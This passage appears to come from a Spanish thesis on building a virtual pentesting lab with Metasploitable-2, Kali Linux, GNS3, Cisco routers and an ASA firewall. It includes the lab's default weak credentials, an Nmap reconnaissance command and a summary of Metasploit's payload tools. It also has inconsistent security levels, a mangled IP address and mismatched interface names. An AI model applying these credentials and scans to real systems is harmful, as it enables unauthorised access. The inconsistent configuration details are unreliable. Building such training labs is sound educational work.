  Metasploitable-2 es un sistema operativo virtual de **Ubuntu Linux** que es intencionadamente vulnerable. Está diseñado para probar herramientas de seguridad como para demostrar vulnerabilidades comunes y cuenta en su haber con más vulnerabilidades que la versión original. Es compatible con los grandes sistemas de virtualización conocidos como **GNS3** o **VMware**.

  Las vulnerabilidades existentes alcanzan desde usuarios locales y usuarios *root*. Un resumen de estas **vulnerabilidades** se muestra a continuación [17]:

  - **Servicios base de Unix** Son servicios que han sido configurados erróneamente. Como ejemplo se pueden citar los servicios "r" asociados a los puertos 512,513,514.

  - **Diversas Backdoors** Son servicios que son vulnerables tanto intencionadamente como no intencionadamente. El puerto 21

asociado al ftp o el puerto 6667 del servicio UnrealRCD son ejemplos de puertas traseras en el sistema operativo.

- **Credenciales débiles** Posee un conjunto de servicios con contraseñas muy débiles tal y como refleja la **Tabla 1**:

Usuario	Contraseña
User	User
Postgres	postgres
Sys	Batman
Service	service

Tabla 1 - Resumen de usuarios y contraseñas en el SO Metasploitable-2.

En la parte práctica del trabajo correspondiente al pentesting en máquina virtual, durante la fase del **análisis de vulnerabilidades**, se analizan algunos servicios que utilizan este tipo de credenciales débiles.

Kali Linux

Kali Linux es un sistema operativo basado en la distribución Debian cuya principal finalidad son las auditorias de seguridad. Es el siguiente sistema operativo desarrollado por Offensive Security tras la realización de Back Track 5 y que se denominó Kali Linux en lugar de Back Track 6. El SO incluye **herramientas vitales** en el ámbito del pentesting tales como Aircrack-ng, Burpsuite, Hydra, Metasploit, Nmap, Sqlmap, Wireshark, Routersploit o Zaproxy.

Las herramientas **Metasploit, Routersploit** o **Nmap** son utilizadas en este proyecto y su uso esta descrito tras su descripción en el siguiente punto.

- **Herramientas principales de pentesting:**

Metasploit Framework

Metasploit Framework es una herramienta orientada al pentesting incluida en la distribución de **Kali Linux** tal y como se ha expuesto en el punto anterior. Es un proyecto de código abierto que proporciona la infraestructura, el contenido y las herramientas necesarias para realizar pruebas de penetración y una extensa cantidad de actividades relacionadas con la auditoría de seguridad [13].

Los diferentes **módulos** son lanzados desde la línea de comandos y se pueden clasificar como muestra la **Tabla 2**:

Modulo	Descripción
Msfconsole	Línea de comandos de **Metasploit** que permite ejecutar módulos y realizar diversas acciones en un pentest.
Msfcli	Interfaz que permite lanzar un módulo concreto mediante su configuración en misma ejecución que la aplicación.
Msfgui	Interfaz gráfica para realizar las mismas acciones que con msfconsole.
Msfd	Servicio que queda a la escucha pendiente de recibir conexiones para ofrecer una línea de comandos remoto.
Msfbinscan	Permite realizar un análisis sobre DLLs y obtener una dirección de retorno deseada para que la *shellcode* se ejecute como se espera.
Msfpayload	Permite generar *shellcodes* en distintos lenguajes de programación, e incluso embeberlas en ejecutables de **Windows** o binarios de **UNIX**.
Msfencode	Permite ofuscar el código de la *shellcode* provocando que los IDS los detecten.
Msfvenom	Módulo resultado de la suma de msfencode y msfpayload.
Msfupdate	Permite actualizar el framework, incluyendo módulos y funcionalidades.

Tabla 2 - Resumen de los módulos principales de Metasploit Framework.

En la **Figura 21** se muestra el arranque del módulo principal del *framework*:




Figura 21 - Consola de comandos de Metasploit Framework

Nmap

Nmap es una herramienta de código abierto que permite identificar puertos activos y los servicios asociados a los puertos.

Es un elemento esencial en el pentesting ya que facilita mucha información sobre el equipo objetivo. La **estructura** principal de su comando es la mostrada en el **Código 2** [18]:

```
nmap [ <Scan Type> ...] [ <Options> ] { <target specification> }
```

Código 2 - Estructura del comando nmap.

El tipo de escáner indica el protocolo que va a ser escaneado, las opciones indican características del objetivo como puerto, versión, etc. El ultimo parámetro, *target specification*, identifica el tipo de sistema objetivo a escanear.

- Los **tipos de escáneres** principales se muestran a continuación:

Comando	Descripción
-b	Activación de escaneo FTP
-sO	Activación de escaneo del protocolo IP
-sU	Activación de escaneo de UDP

Tabla 3 - Tipos de escáneres principales de la herramienta Nmap.

- Las **opciones principales** de la herramienta son:

Comando	Descripción
-p	Activación de escaneo con especificación de puerto
-sV	Activación del escaneo con versión de los servicios activos.
-A	Activación del escaneo de sistema operativo, versión y scripts

Tabla 4 - Tipos de opciones principales de la herramienta Nmap.

En lo que respecta al tipo de objetivo este puede ser diverso: nombres de host, direcciones IP, redes completas o no, secciones de red, etcétera [18].

Routersploit

Routersploit es un entorno de explotación de código abierto orientado a los dispositivos embebidos. Está formado por diferentes **módulos** que permiten realizar las operaciones de penetración como muestra la **Tabla 5**:

Modulo	Descripción
Exploits	Módulo que aprovecha las vulnerabilidades identificadas.
Creds	Módulo diseñado para probar credenciales contra servicios de red.
Escáneres	Módulo que verifica si un objetivo es vulnerable a cualquier explotación.

Tabla 5 - Resumen módulos Routersploit.

Las tres herramientas descritas en el punto actual son las que nos permiten en mayor medida realizar los apartados prácticos del trabajo.

La herramienta Metasploitable facilitará la explotación en el primer ejercicio práctico, mientras que Routersploit permitirá realizar la segunda actividad con éxito. En lo que referente a Nmap resulta imprescindible para cubrir la segunda de las fases del pentesting, **recogida de información**, en ambas actividades.

- **Router: c3600**

El router c3600 es una emulación mediante una imagen IOS (Internetwork Operating System) de un router Cisco 3600 perteneciente a la serie 12.2(2) XT3. Como soluciones modulares, los routers de la serie 3600 de Cisco permiten a las empresas aprovechar las tecnologías WAN actuales y emergentes para ajustarse a las capacidades de la red. Los enrutadores de la serie Cisco 3600 son totalmente compatibles con el software Cisco IOS, que incluye enrutamiento de LAN a LAN, seguridad de datos y acceso, optimización de WAN y funciones multimedia.

En lo referente al trabajo, este tipo de dispositivo es el encargado de realizar la **interconexión de todos los elementos** del laboratorio por medio del *routing* y del envío de paquetes a través del *forwarding*. Además, uno de los routers del laboratorio será la víctima del ataque del segundo ejemplo práctico de pentesting.

- **Firewall ASA 8.4.2**

El firewall ASA (Adaptative Security Algorithm) 8.4.2 pertenece a la familia Cisco ASA 5500. Es un dispositivo que sustituyo a los dispositivos Cisco PIX, Cisco IPX 4200 y Cisco VPN 3000. Posee una gestión de amenazas unificada

que incluye funcionalidades de las versiones antes citadas como IPS (Intrusion Prevention Systems) o VPN.

Su **funcionamiento** se describe a continuación a través del ejemplo mostrado en la **Figura 22**:

Figura 22 - Gestión de tráfico en un firewall ASA.

Cuando un paquete trata de atravesar el firewall desde la zona interior, *Inside Network*, a la zona exterior, *Outside Network*, se permite el paso del paquete analizando el conjunto de campos relevantes de sus **cabeceras** [20]:

- Socket entrada - 192.168.10.5-22966
- Socket destino - 172.16.10.5-8080
- Interfaz de entrada - Inside
- Interfaz de salida - Outside
- Protocolo - TCP
- Nivel de seguridad entrada - 80
- Nivel de seguridad salida - 50

El ultimo campo de nivel de seguridad determina si el paquete atraviesa el firewall o no porque, en general, los dispositivos ASA utilizan un **algoritmo** que permite el tráfico basado en este parámetro. El nivel de seguridad puede ser establecido desde 0 hasta 100, siendo 0 el nivel más bajo de seguridad y 100 el más alto. Por defecto, el ASA permite que el tráfico fluya desde un nivel de seguridad más alto a uno más bajo, y entre niveles con el mismo valor, pero bloquea el tráfico que fluye de un nivel inferior a uno superior. Por lo tanto, en este ejemplo el paquete fluirá de izquierda derecha al poseer un nivel de seguridad mayor.

En lo referente a este trabajo de fin de grado el firewall es utilizado en el primer ejemplo práctico para **limitar el tráfico** al sistema Metasploitable-2 aprovechando esta funcionalidad del nivel de seguridad. Los interfaces del firewall tendrán diversos niveles de seguridad, por lo que no permitirán el flujo de paquetes de algún interfaz y de otros sí.

4. Implementación

Durante este capítulo se aborda la realización del laboratorio virtual que ha sido definido en el capítulo anterior. Se comienza con la creación de la topología de red y se finaliza con la configuración de esta, así como de los equipos.

4.1. Topología de la red

Tal y como se ha definido en la **sección 2.3.2**, el software **GNS3** es un emulador que permite virtualizar diferentes elementos, para lo cual es necesario que las imágenes de los elementos emulados sean añadidas previamente al emulador.

En primer lugar, es necesario crear un nuevo proyecto en **GNS3**. En la sección *Preferences* y posteriormente en la pestaña *Dynamips>IOS routers* se añade el router correspondiente. En este caso se ha utilizado un router Cisco de la familia 3600 como muestra la **Figura 23**:

Figura 23 - Declaración de una nueva imagen de router en GNS3.

La agregación de las máquinas virtuales que se ejecutan sobre el software de virtualización VMware se realiza desde la sección *Preferences*, en la pestaña *VMware>VMware VMs*, tal y como muestra la **Figura 24**:




Figura 24 - Declaración de nuevas máquinas virtuales de VMware en GNS3.

En lo que respecta al firewall ASA 8.4.2, su agregación se realiza desde la pestaña *Preferences* de la misma forma que los anteriores elementos, pero en este caso se

añade la imagen desde la pestaña *QEMU>Qemu VMs,* tal y como muestra la **Figura 25:**




Figura 25 - Declaración de la imagen de firewall en GNS3.

El elemento cloud, que permite la selección de interfaces virtuales, es nativo de **GNS3** y se añade desde la sección de dispositivos, en la pestaña *End Devices*. Además, se ha modificado su aspecto original con el objetivo de representar gráficamente la conexión con **VMware**. Después de la adición de las imágenes de todos los elementos de la red, se ha procedido a la creación de la topología de red, añadiendo los diferentes elementos desde la pestaña dispositivos, arrastrándolos al panel central de **GNS3**. El resultado de la topología final se muestra en la **Figura 26**:




Figura 26 - Topología del laboratorio.

La topología de red cuenta con **3 zonas diferentes**: En primer lugar, se encuentran la red local A que se identifica mediante el color naranja, la red local B identificada mediante el color verde y C que es identificada mediante el color azul. Desde otro punto de vista, las redes B y C se corresponden con el entorno atacante y A con el entorno vulnerable. Por otro lado, se encuentra una red dorsal que permite el enrutamiento entre las diferentes redes A, B y C y que también conecta con servidores externos(internet). La distribución de las direcciones de red utilizadas se muestra en la **Tabla 6**:

Red	Dirección de red
Red naranja A - Metasploitable	192.168.43.0
Red verde B - Kali Linux-1	192.168.40.0
Red azul C - Kali Linux-2	192.168.50.0
Red dorsal	10.0.1-6.0

Tabla 6 - Distribución de las direcciones de red en las diferentes zonas.

4.1.1. Backbone

El *backbone* está formado por 4 routers Cisco 3600 conectados mediante interfaces Ethernet. La red dorsal posee redundancia ya que si el interfaz 10.0.6.4 no está operativo por alguna razón el router R1 posee las redes 10.0.1.2 o 10.0.4.3 para conectar con la otra red local o para conectarse a un servidor externo. La asignación de direcciones es la mostrada en la **Tabla 7:**

Conexión	Dirección de red
R1-R4	10.0.5.0
R1-R5	10.0.4.0
R3-R4	10.0.1.0
R3-R5	10.0.2.0
R4-R5	10.0.3.0
R1-Firewall	10.0.6.0
R2-Firewall	10.0.7.0
R4-Cloud	10.0.10.0

Tabla 7 - Distribución de direcciones de red en el backbone.

Cada uno de los routers c3600 tiene asignado una memoria RAM de 192 MiB, además poseen una placa hardware virtual identificada con el slot 0, que permite la utilización de los interfaces e0/0, e0/1, e0/2 y e0/3. La **Figura 27** siguiente muestra la selección de slot dentro de los parámetros de configuración del router:

Figura 27 - Selección de placa hardware en router.

Tras la selección de la placa hardware en todos los routers es posible identificar cada interfaz de router con una dirección IP. En consecuencia, se muestra a continuación cinco tablas con cada uno de los interfaces de los routers y su correspondiente dirección IP. Se comienza a continuación con el par interfaz-IP del router 1 y se finaliza con el par del router 5:

R1	
Interfaz	**Dirección IP**
e0/0	10.0.5.1
e0/1	10.0.4.2
e0/2	10.0.6.2

Tabla 8 - Asignación de interfaces R1.

R2	
Interfaz	**Dirección IP**
e0/0	10.0.7.1
e0/1	192.168.50.66

Tabla 9 - Asignación de interfaces R2.

R3	
Interfaz	**Dirección IP**
e0/0	192.168.40.1
e0/1	10.0.2.3
e0/2	10.0.1.2

Tabla 10 - Asignación de interfaces R3.

R4	
Interfaz	**Dirección IP**
e0/0	10.0.1.1
e0/1	10.0.3.2
e0/2	10.0.5.3
e0/3	10.0.10.1

Tabla 11 - Asignación de interfaces R4.

R5	
Interfaz	**Dirección IP**
e0/0	10.0.2.1
e0/1	10.0.3.2
e0/2	10.0.4.3

Tabla 12 - Asignación de interfaces R5.

4.1.2. Redes locales

Las redes locales A, B y C están constituidas por máquinas y adaptadores virtuales correspondientes a las diferentes interfaces virtuales de **VMware** denominadas **VMnets**. El servidor local se comunica con las redes virtuales del **VMware** gracias a los interfaces de las diferentes máquinas virtuales. Se muestra en la siguiente **Figura 28** la lista de **interfaces virtuales** creadas:

Name	Type	External Connection	Host Connection	DHCP	Subnet Address
VMnet2	Host-only	-	Connected	Enabled	192.168.40.0
VMnet4	Host-only	-	Connected	Enabled	192.168.1.0
VMnet6	Host-only	-	Connected	Enabled	192.168.43.0
VMnet3	Host-only	-	Connected	Enabled	192.168.50.0

Figura 28 - Redes virtuales creadas.

En el caso de la red A se encuentra conectada a **VMware** mediante la interfaz VMnet6. En el caso de la red B se realiza la conexión mediante la interfaz VMnet3 mientras que la red C mediante la VMnet6.Por otro lado, la red VMnet4 facilita la conexión entre **VMware** y el **servidor local.**

4.3. Configuración de equipos

En esta sección se describe la configuración de los diferentes elementos que forman la red. Se comienza con la configuración de las máquinas virtuales.

4.3.1. Máquinas virtuales

Tras la adición de las máquinas virtuales de **Kali Linux** y **Metasploitable**, como se indicaba en el apartado 4.1, hay que proceder a la selección de los diferentes parámetros de configuración. Para una virtualización correcta se ha seleccionado la siguiente memoria para cada uno de los sistemas operativos:

- 1024 MB para las máquinas virtuales de Kali Linux.
- 512 MB para la máquina virtual de Metasploitable.

Es igualmente importante la selección del número de adaptadores, que en este caso será 1 por cada máquina virtual. Por otro lado, cada máquina virtual debe tener asignado una interfaz virtual. Tal y como se ha desarrollado en la sección 4.1.2 se han creado las diferentes interfaces virtuales que deben ser asignadas a las diferentes máquinas virtuales. Para ello, se ha accedido a los *settings* de las máquinas virtuales y posteriormente se ha accedido a la pestaña *network adapter*

para seleccionar la red virtual correspondiente. La siguiente **Figura 29** muestra la selección de la **VMnet2** para el equipo **Kali Linux-1**:




Figura 29 - Selección de red virtual en la máquina virtual Kali Linux.

Se procede de la misma manera con las máquinas virtuales de los otros equipos Linux, en cuyos casos las interfaces virtuales serian la **VMnet3** para **Kali Linux-1** y **VMnet6** para **Metasploitable**.

4.2. Configuración de la red

El primer punto de la configuración de red es la conexión entre **VMware** y **GNS3**.Es necesario que ambas partes estén en el mismo rango IP. Mediante el gestor de redes virtuales de **VMware** se ha creado la red **VMnet4** (192.168.1.0), asignando al servidor local la dirección IP 192.168.1.1 como muestra la **Figura 30** en la parte inferior se consigue que ambas redes estén en el mismo dominio IP:




Figura 30 - Configuración de la dirección IP del servidor local.

En lo que respecta a la máquina virtual de **GNS3**, se le ha asignado de forma estática la dirección IP 192.168.1.10. Por medio de la ejecución del comando "*nano*

/etc/network/interfaces" se ha accedido al fichero de configuración de red y posteriormente se ha comentado el direccionamiento **DHCP** (Dynamic Host Configuration Protocol) y se ha borrado el símbolo de comentario en el direccionamiento estático. Posteriormente se han añadido la dirección, máscara, gateway y servidor de nombres DNS como muestra la **Figura 31**:

```
# Comment this line to disable DHCP
# iface eth0 inet dhcp
# Uncomment this lines if you want to manually configure network
# It's not recommended if you can avoid it.
#
iface eth0 inet static
        address 192.168.1.10
        netmask 255.255.0.0
        gateway 192.168.1.1
        dns-nameservers 8.8.8.8
```

Figura 31 - Configuración de red de la máquina virtual de GNS3.

El tipo de enrutamiento que ha facilitado la comunicación y creación de la red ha sido el **RIP** (Routing Information Protocol) en su versión 2. El acceso a la configuración del router se realiza mediante el comando "*conf t*", el acceso a la configuración del protocolo RIP se realiza a través del comando "*router rip*", mediante "*version 2*" se indica la versión configurada, el comando "*network <<dir. Red>>"* indica las redes adyacentes y el comando "*no auto-summary*" permite al router conocer las subredes de esa red principal. El **Código 3** muestra la configuración RIP en el *backbone*:

```
R1#conf t
R1(config)#router rip
R1(config-router)#version 2
R1(config-router)#network 10.0.4.0
R1(config-router)#network 10.0.5.0
R1(config-router)#network 10.0.6.0
R1(config-router)#no auto-summary
R1(config-router)#exit
R1(config)#exit
R1#write

R3#conf t
R3(config)#router rip
R3(config-router)#version 2
R3(config-router)#network 10.0.1.0
R3(config-router)#network 10.0.2.0
R3(config-router)#network 192.168.40.66
R3(config-router)#no auto-summary
R3(config-router)#exit
R3(config)#exit
R3#write
```

```
R4#conf  t
R4(config)#router rip
R4(config-router)#version 2
R4(config-router)#network 10.0.1.0
R4(config-router)#network 10.0.3.0
R4(config-router)#network 10.0.5.0
R4(config-router)#network 10.0.10.0
R4(config-router)#no auto-summary
R4(config-router)#exit
R4(config)#exit
R4#write

R5#conf  t
R5(config)#router rip
R5(config-router)#version 2
R5(config-router)#network 10.0.2.0
R5(config-router)#network 10.0.3.0
R5(config-router)#network 10.0.4.0
R5(config-router)#no auto-summary
R5(config-router)#exit
R5(config)#exit
R5#write
```

Código 3 - Configuración del protocolo RIP en el backbone.

4.2.2. Firewall

En lo que respecta a la configuración del firewall ASA 8.4.2 se ha realizado la asignación de su dirección IP y máscara a través del comando "*ip address <<dir.IP>> <<máscara>>".* La identificación del interfaz, si es la parte interna o externa a la red, se ha realizado mediante el comando "*nameif <<nombre interfaz>>"* y finalmente se ha configurado el nivel de seguridad mediante el comando "*security-level <<nivel seguridad>>",* por otro lado, el comando "*no shutdown*" implica el interfaz permanezca activa. El **Código 4** representa el código de configuración:

```
ASA#conf t
ASA(config)#int e0
ASA(config-if)#nameif outside
ASA(config-if)#ip address 10.0.6.1 255.255.255.0
ASA(config-if)#security-level 80
ASA(config-if)#no shutdown
ASA(config-if)#exit
ASA(config)#int e1
```

```
ASA(config-if)#nameif insideone
ASA(config-if)#ip address 10.0.7.6255.255.255.0
ASA(config-if)#security-level 60
ASA(config-if)#no shutdown
ASA(config-if)#exit
ASA(config)#int e2
ASA(config-if)#nameif insidetwo
ASA(config-if)#ip address 192.168.43.66 255.255.255.0
ASA(config-if)#security-level 50
ASA(config-if)#no shutdown
ASA(config-if)#exit
```

Código 4 - Configuración del firewall ASA842.

La red B red posee un nivel de seguridad de 50(Security-level 50) correspondiente al **Kali Linux-1**, el sistema **Metasploitable** posee el nivel de seguridad 60(Security-level 60). Por otro lado, red de la máquina virtual **Kali Linux-2** posee un nivel de seguridad de 80 (Security-level 80).

4.2.3. Routers

Los interfaces de los diferentes routers Cisco 3600 se han configurado de acuerdo con el siguiente **Código 5**, que muestra a modo de ejemplo el código del R1:

```
R1#conf t
R1(config)#int e0/0
R1(config-if)#ip address 10.0.5.1 255.255.255.0
R1(config-if)#no shutdown
R1(config-if)#exit
R1(config)#int e1/0
R1(config-if)#ip address 10.0.4.2 255.255.255.0
R1(config-if)#no shutdown
R1(config-if)#exit
R1(config)#int e2/0
R1(config-if)#ip address 10.0.6.2 255.255.255.0
R1(config-if)#no shutdown
R1(config-if)#exit
R1(config)#exit
R1#write
```

Código 5 - Configuración R1.

Los interfaces de los routers R2, R3, R4 y R5 se han configurado de la misma manera que el código anterior.

5. Ejemplos de aplicación

Esta sección se ha dedicado a realizar dos ejemplos sencillos de aplicación para la realización de prácticas de seguridad en redes. En ambos casos se detalla su desarrollo

5.1. Enunciado del primer ejemplo práctico

El objetivo del primer ejemplo práctico es realizar una prueba de penetración en una de las máquinas virtuales del laboratorio mediante la máquina virtual Kali Linux. El objetivo es obtener un control total de la maquina evaluada utilizando técnicas de escalación de privilegios y la herramienta Metasploit Framework. La máquina virtual para realizar la prueba es el sistema operativo Metasploitable y se identifica con la siguiente dirección IP: 192.168.43.128.

5.1.1. Actividad de prueba en máquina virtual

Esta primera actividad no tiene como objetivo repasar cada una de las múltiples vulnerabilidades del sistema Metasploitable, sino realizar una entrada al sistema operativo a través de alguno de los principales servicios vulnerables que ofrece. Se tendrán en cuanta las fases del desarrollo teórico, indicados en el capítulo 2. El contexto para el desarrollo de la prueba es el dispuesto en la topología del laboratorio virtual presentado, siendo participes en esta primera actividad las máquinas atacantes Kali Linux-1 y Kali Linux-2 con direcciones IP 192.168.40.128 y 192.168.50.128 y la maquina víctima Metasploitable con dirección IP 192.168.43.128.

Para comenzar la actividad se comprueba la conectividad de las diferentes interfaces al equipo objetivo analizando para ello su nivel de seguridad; El router de la red de Kali Linux-2 tiene una interfaz que conecta con el firewall con un nivel de seguridad de 50, la interfaz de Metasploitable que conecta con el firewall tiene un nivel de seguridad de 60 y el equipo Kali Linux-1 conecta con el firewall con un nivel de 80. Debido a que el interfaz de Kali Linux-2 tiene menor nivel de seguridad que el interfaz del equipo Metasploitable, el firewall no permite el envió de información desde el Kali Linux-2 a Metasploitable. El tráfico que envía el otro Kali Linux-1 desde la red dorsal sí que es aceptado porque el interfaz que conecta con el firewall desde R1 tiene un mayor nivel de seguridad,80, por lo que el ataque se realiza desde el equipo Kali Linux-1.

Tras la correcta conectividad de la red A(Metasploitable) y C (Kali Linux-1) se procede a la actividad de pentesting tomando como referencia las diferentes fases de pentesting.

Para comenzar con la primera fase, Alcance y Aspectos Previos, se debe de constatar que la prueba tiene el objetivo de conseguir el acceso al sistema Metasploitable mediante la utilización del software Metasploit.

En la fase de recogida de información, se debe recordar que la maquina atacante tiene la dirección IP 192.168.40.128/24, cuyo resultado se ha obtenido mediante el comando "*ifconfig"* tal y como muestra la **Figura 32:**




Figura 32 - Resultado del comando ifconfig en la máquina atacante Kali Linux.

Mediante la herramienta Nmap y la ejecución del código "*nmap -A -sV <<dirección IP>>*",donde A indica búsqueda de SO y sV búsqueda de versiones de las diversas aplicaciones que se estén ejecutando en el sistema objetivo , se confirma que el SO es Unix con una versión samba 3.0.20 Debian ,y que además el sistema Kernel tiene una versión 2.6 como se muestra en la **Figura 33**:

